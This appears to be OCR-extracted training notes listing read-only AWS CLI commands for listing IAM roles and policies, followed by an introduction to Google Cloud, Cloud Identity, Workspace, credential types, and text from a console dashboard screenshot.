Roles :

List of IAM Roles :

```
aws iam list-roles
```

Lists all managed policies that are attached to the specified IAM role :

```
aws iam list-attached-role-policies --role-name role-name
```

List the names of the inline policies embedded in the specified IAM role :

```
aws iam list-role-policies --role-name role-name
```

Policies:

List of IAM Policies :

```
aws iam list-policies
```

Retrieves information about the specified managed policy :

```
aws iam get-policy --policy-arn policy-arn
```

Lists information about the versions of the specified manages policy :

```
aws iam list-policy-versions --policy-arn policy-arn
```

Retrieved information about the specified version of the specified managed policy :

```
aws iam get-policy-version --policy-arn policy-arn --version-id version-id
```

Retrieves the specified inline policy document that is embedded on the specified IAM user / group / role :

```
aws iam get-user-policy --user-name user-name --policy-name policy-name
aws iam get-group-policy --group-name group-name --policy-name policy-name
aws iam get-role-policy --role-name role-name --policy-name policy-name
```

Module - 3 : Introduction about Google Cloud

3.1 Google Cloud Overview

3.2 Cloud Identity & Google Workspace


3.3 Google Cloud

- Role Based Access Control [RBAC]

3.1 Google Cloud Overview

Three Main Components of Google Cloud -

- **Cloud Identity**
  - Cloud Identity is an Identity as a Service (IDaaS) solution that centrally manages users, groups and devices.
  - We can configure Cloud Identity to federated identities between Google and other identity providers, such as Active Directory and Azure Active Directory.
  - Cloud Identity also gives you more control over the accounts that are used in your organization.
  - Cloud identity allow administrator to create Cloud Identity account for each of users and groups in an organization.
  - We can then use Identity and Access Management (IAM) to manage access to Google Cloud resources for each Cloud Identity account.
- **Google Workspace [G-suite]**
  - Google Workspace (formerly G Suite) secure collaboration and productivity apps for businesses. Includes Gmail, Drive, Meet and more.
  - Google Workspace have integrated identity as a service in it.
  - We can use google workspace as identity source for google cloud platform.
- **Google Cloud Platform [GCP]**
  - Google Cloud Platform is a suite of public cloud computing services offered by Google.
  - The platform includes a range of hosted services for compute, storage and application
  - We can use cloud identity, google workspace or external identity as source of identity for GCP.



Idaas

Cloud Identity

Authentication

Google Cloud Platform


(IAAS, PASS, SAAS)

Authentication


Google workspace

(SAAS, Idaas)

Google Cloud Architecture



Google Cloud Authentication Credentials



Credentials

Long Term Credential

Short Term Credential

Graphical User Interface (GUI)

Programmatic Interface (CLI/ SDK)

Programmatic Interface (CLI/ SDK/API)

1. Gmail / G-Suite / Cloud Identity Username & Password
2. SSO Username & Password

Username & Password
Service Account Json File

OAuth Access Token

EXERCISE -3

Authentication to Google Cloud + Workspace Console

Console -


- Google Cloud Console
- Google Workspace / Cloud Identity Admin Console
- Google Workspace User Console

Credentials -

- [Username + Password] - Long Term Access
  - Cloud Identity Account
  - Google Workspace Account
  - Gmail Account
  - SSO Account

Google Cloud Management Portal URL :

https://console.cloud.google.com/



console.cloud.google.com/home/dashboard?project=alert-nimbus-335411
M
Google Cloud Platform
My First Project
Search Products, resources, docs (/)
M
DASHBOARD
ACTIVITY
RECOMMENDATIONS
CUSTOMIZE

Project info

Project name
My First Project

Project number
233003792018

Project ID
alert-nimbus-335411

ADD PEOPLE TO THIS PROJECT

→ Go to project settings

Resources

BigQuery
Data warehouse/analytics

SQL
Managed MySQL, PostgreSQL, SQL Server

Compute Engine
VMs, GPUs, TPUs, Disks

Storage
Multi-class multi-region object storage

Cloud Functions
Event-driven serverless functions

App Engine

Compute Engine

CPU (%)

→ Go to Compute Engine

APIs

Requests (requests/sec)

No data is available for the selected time frame.

Google Cloud Platform status

All services normal

→ Go to Cloud status dashboard

Billing

Estimated charges INR ₹0.32
For the billing period Apr 1 – 27, 2022

Take a tour of billing

→ View detailed charges

Monitoring

Create my dashboard

